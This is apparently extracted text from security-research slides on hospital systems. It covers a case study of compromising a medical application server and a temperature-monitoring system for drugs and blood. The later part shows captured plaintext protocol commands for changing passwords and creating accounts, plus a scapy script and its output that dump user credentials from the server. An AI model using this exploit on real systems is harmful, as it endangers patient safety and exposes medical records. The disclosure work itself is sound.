
- Authenticated users share
- Configuration file with encrypted strings
- SQL sa and Server Administrator account
- Username/Database extract and decrypt
- System administrator access

→ Lessons Learned:

- Server side secrets are still a threat
- Vendors use defaults between client installations


→ Results: Full application, cabinet and server compromise

→ Patient Records: >100,000



Risk Scoreboard

- Impact – Significant (Patient safety and data)
 - Exploitability – Fairly Easy to Moderate (Open share to RVE code)
 - Patient Records Exposed - > 80,000
-
- Lessons Learned:
 - Server side secrets are a threat if exposed to a client
 - Vendors use defaults between client installations



Temperature Monitoring

- FDA regulated temperatures of food, drugs, blood, etc.
- Hospitals, Blood Banks, Pharmaceutical, Laboratories, Biotech, IVF Labs, Forensic Labs, US Military and various Government Facilities


- Delete/modify sensor data
- Disable monitoring





Poisoning
Ineffective medication

Temperature Monitoring

- FDA regulated temperatures of food, drugs, blood, etc.
- Hospitals, Blood Banks, Pharmaceutical, Laboratories, Biotech, IVF Labs, Forensic Labs, US Military and various Government Facilities







>Password Change

Enter Login	Alpha1
Enter Current	*****
Enter New	*****
Confirm New	*****

OK Cancel

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet0

00034|~|Alpha1|~|Alpha3|~|Alpha4\$000900034|#|1

00034- Change code | Alpha3 – Old password

Alpha1 - Username | Alpha4 – New Password

Entire conversation (47 bytes)

Show and save data as

ASCII

Stream

0

Find:

Find Next

Filter Out This Stream

Print

Save as...

Back

Close

Help

General User Group Access

Group Users Inputs/Outputs Group Security

User Information

Last Changed/Created 05/17/2020

Name Alpha1

User Logon Alpha1

Password *****

Phone Code *****

Password Expiration

Password Never Expires

Password Expires After 0 Days

Expires on first login

This Account Locked Out

Add Delete

User Alpha1

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet0

00067|~|General User|~|386|~|Alpha1|~|Alpha1|~|Alpha7|~|112239|~|0|~|False\$

00067 – Add/Update user Alpha1 - Name Alpha7 - password

General User - Group Alpha1 - Username

Click to Edit: User's Phone Numbers

Click to Edit: User's Email Addresses

3 client pkts, 3 server pkts, 5 turns.

Entire conversation (277 bytes) Show and save data as ASCII Stream 0

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

Main Server : Connected User : Logged Out

File View Program Reports Window Help

General User Group Access

Group Users Inputs/Outputs Group Security

User Information

Last Changed/Created 05/17/2020

Name Alpha1

User Logon Alpha1

Password *****

Phone Code *****

Password Expiration

Password Never Expires

Password Expires After 0 Days

Expires on first login

This Account Locked

Click to Edit: User's Phone Numbers

Click to Edit: User's Email Addresses

Add Delete

User Alpha1

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Ethernet0

00067|~|General User|~|386|~|Alpha1|~|Alpha7|~|112239|~|0|~|False\$
\$00090067|#|00042|~|General User\$|01270042|#|2|#|386|~|Alpha1|~|Alpha1|~|0|~|False\$

00042 – Get Group Details

General User – Group name

3 client pkts, 3 server pkts, 5 turns.

Entire conversation (277 bytes)

Show and save data as ASCII Stream 0

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

Main Server : Connected User : Logged Out

Alpha Client Commands

- **00012 – Authenticate**

00012|~|Amega1|~|Amega1|~|1209.8

- **00034 – Change passwords**

00034|~|Alpha1|~|Alpha1|~|Alpha2

- **00042 – Dump group account details**

00042|~|General User

- **00067 – Create an account/Change account details (incl password)**

00067|~|General User|~|||~|Alpha1|~|Alpha1|~|Alpha7|~|998833|~|0|~|False

- **00060 – Get User Details**

00060|~|Alpha1

File View Program Reports Window Help

root@kali: ~/Downloads/alpha

File Edit View Search Terminal Help

GNU nano 4.3 alphausers.py Modified

```
from scapy.all import *
import socket
import sys

target="192.168.10.11"
targetuser="General User"

s=socket.socket()
s.connect((target,1001))
ss=StreamSocket(s,Raw)
response=ss.sr1(Raw("00042|~|"+targetuser))
strResp=response.load
listAccounts=strResp.split("|")
for i in listAccounts:
    accountFields=i.split("#")
    if len(accountFields) == 3:
        print(accountFields[0])
print(response)
```

^G Get Help ^O Write Out ^W
^X Exit ^R Read File ^\

root@kali: ~/Downloads/alpha

File Edit View Search Terminal Help

root@kali:~/Downloads/alpha# python alphausers.py

Begin emission:

Finished sending 1 packets.

*

Received 1 packets, got 1 answers, remaining 0 packets

Alpha1:Alpha1

\$\\$012700042|#|2|#|388|~|Alpha1|~|Alpha1|~|Alpha1|~|883883|~|0|~|05/18/

root@kali:~/Downloads/alpha#

root@kali: ~/Downloads/alpha

File Edit View Search Terminal Help

GNU nano 4.3

alphausers.py

Modified

```
from scapy.all import *
```


root@kali: ~/Downloads/alpha


File Edit View Search Terminal Help

